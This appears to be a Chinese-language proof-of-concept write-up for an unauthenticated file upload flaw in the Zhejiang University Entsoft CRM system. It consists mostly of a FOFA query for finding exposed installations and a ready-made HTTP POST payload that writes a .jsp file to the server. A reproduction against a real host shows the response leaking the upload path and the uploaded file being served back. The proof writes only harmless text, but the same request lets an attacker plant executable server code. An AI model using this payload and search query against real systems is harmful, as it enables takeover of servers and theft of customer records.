
Z1-5浙大恩特-客户资源管理系统-文件上传

漏洞描述：

浙大恩特客户资源管理系统中fileupload.jsp、CustomerAction.entphone、MailAction.entphone、machord_doc.jsp等接口处

网站图片：



网络测绘：

fofa语法：


FOFA：app="浙大恩特客户资源管理系统"

漏洞复现：

payload：

```
POST /entsoft_en/entereditor/jsp/fileupload.jsp?filename=1.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Content-Type: application/x-www-form-urlencoded
Connection: close
Accept-Encoding: gzip, deflate

123
```


效果图:



```
POST /entsoft_en/entereditor/jsp/fileupload.jsp?filename=1.jsp HTTP/1.1
Host: [redacted]:6060
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Content-Type: application/x-www-form-urlencoded
Connection: close
Accept-Encoding: gzip, deflate

123
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0; JBossAS-6
Set-Cookie: JSESSIONID=E816651B3157C970AA
X-UA-Compatible: IE=EmulateIE7
Content-Type: text/html; charset=utf-8
Date: Fri, 10 Nov 2023 11:17:55 GMT
Connection: close
Content-Length: 36




/enterdoc/uploadfile/1.jsp
```

回显了上传路径
验证



不安全 | [redacted]6060/enterdoc/uploadfile/1.jsp

123